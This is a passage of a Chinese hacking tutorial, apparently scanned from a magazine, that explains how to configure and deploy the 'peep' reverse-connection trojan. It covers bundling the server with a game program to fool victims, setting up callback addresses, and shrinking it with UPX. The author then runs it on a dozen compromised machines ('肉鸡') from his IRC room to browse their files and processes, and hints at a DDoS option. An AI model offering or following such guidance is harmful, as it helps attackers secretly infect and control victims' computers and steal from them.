


图 3

进入下一步，这是一个捆绑步骤，有时我们为了迷惑对方，常常把服务端和一个正常的游戏程序绑在一起，可以起到较好的欺骗作用。将“捆绑文件”勾选上，然后选择要捆绑的程序，如图 4 所示。




图 4

再下一步，这步很重要，如果你是拨号等动态IP地址，“通报方式”一定要选择“使用网址通报连线”，并在“网址通报”中填写你上传的文件地址，如图5所示。




图 5

如果你确实是拥有一个静态IP，那么可以选择“使用固定位址连线”，这时你可以在“固址通报”中填上你的固定IP，并指定端口，端口仍然要注意与上传文件的一致性。下一步后如果出现如图6所示的成功提示，那么恭喜你，你已经成功配置好了peep的服务端。



图 6

注意 差点忘了刚才说过要给它压缩一下的，找出UPX，我压，天！本来就小得可怜的84K的服务端居然变成了38.5K。要知道“网络神偷”的服务端是大约90K，“灰鸽子”的服务端大到300K，看来台湾的peep真算是一个小巧玲珑的反弹端口木马。

花了这么多时间配置（其实比起remote-anything的配置还算少得可怜），下面我们将进入激动人心的实际操作阶段。

三、peep的实际使用

忍痛到自己的IRC房间牵了十几头“马”（肉鸡）出来为peep做试验，给他们批量运行了刚才配制好的服务端，立即转到客户端，开启伺服器，如图7所示。



图 7

结果一下子弹出两个界面，如图8所示。其中一个“bot01网页设置服务”是让你更新自己的IP地址到网页用的，但如果你将“这是DDoS攻击地址”勾选上，嘿嘿，你知道会发生什么吧？这个我就不介绍了，有兴趣的朋友自己试。

刷新自己的IP后，就可以关掉网页设置服务的窗口了，这时我们看到上线肉鸡的窗口中早已列出来了十几台被控电脑，如图9所示。




图 8




图 9

每台电脑的信息非常清楚，系统、版本、IP地址、国家、处理器类型、内存大小、分辨率、连线序号、还有上线时间全都一目了然，如图10所示。




图 10

我们选择一台电脑，打开它的文件管理器，可以看到它正在展开对方的文件夹，如图11所示。




图 11

展开后可以清楚看到对方磁盘上的文件，文件图标也和资源管理器看到的差不多，如图12所示。




图12

再换一台Win2000的电脑，我们来试试它的进程管理器，如图13所示。

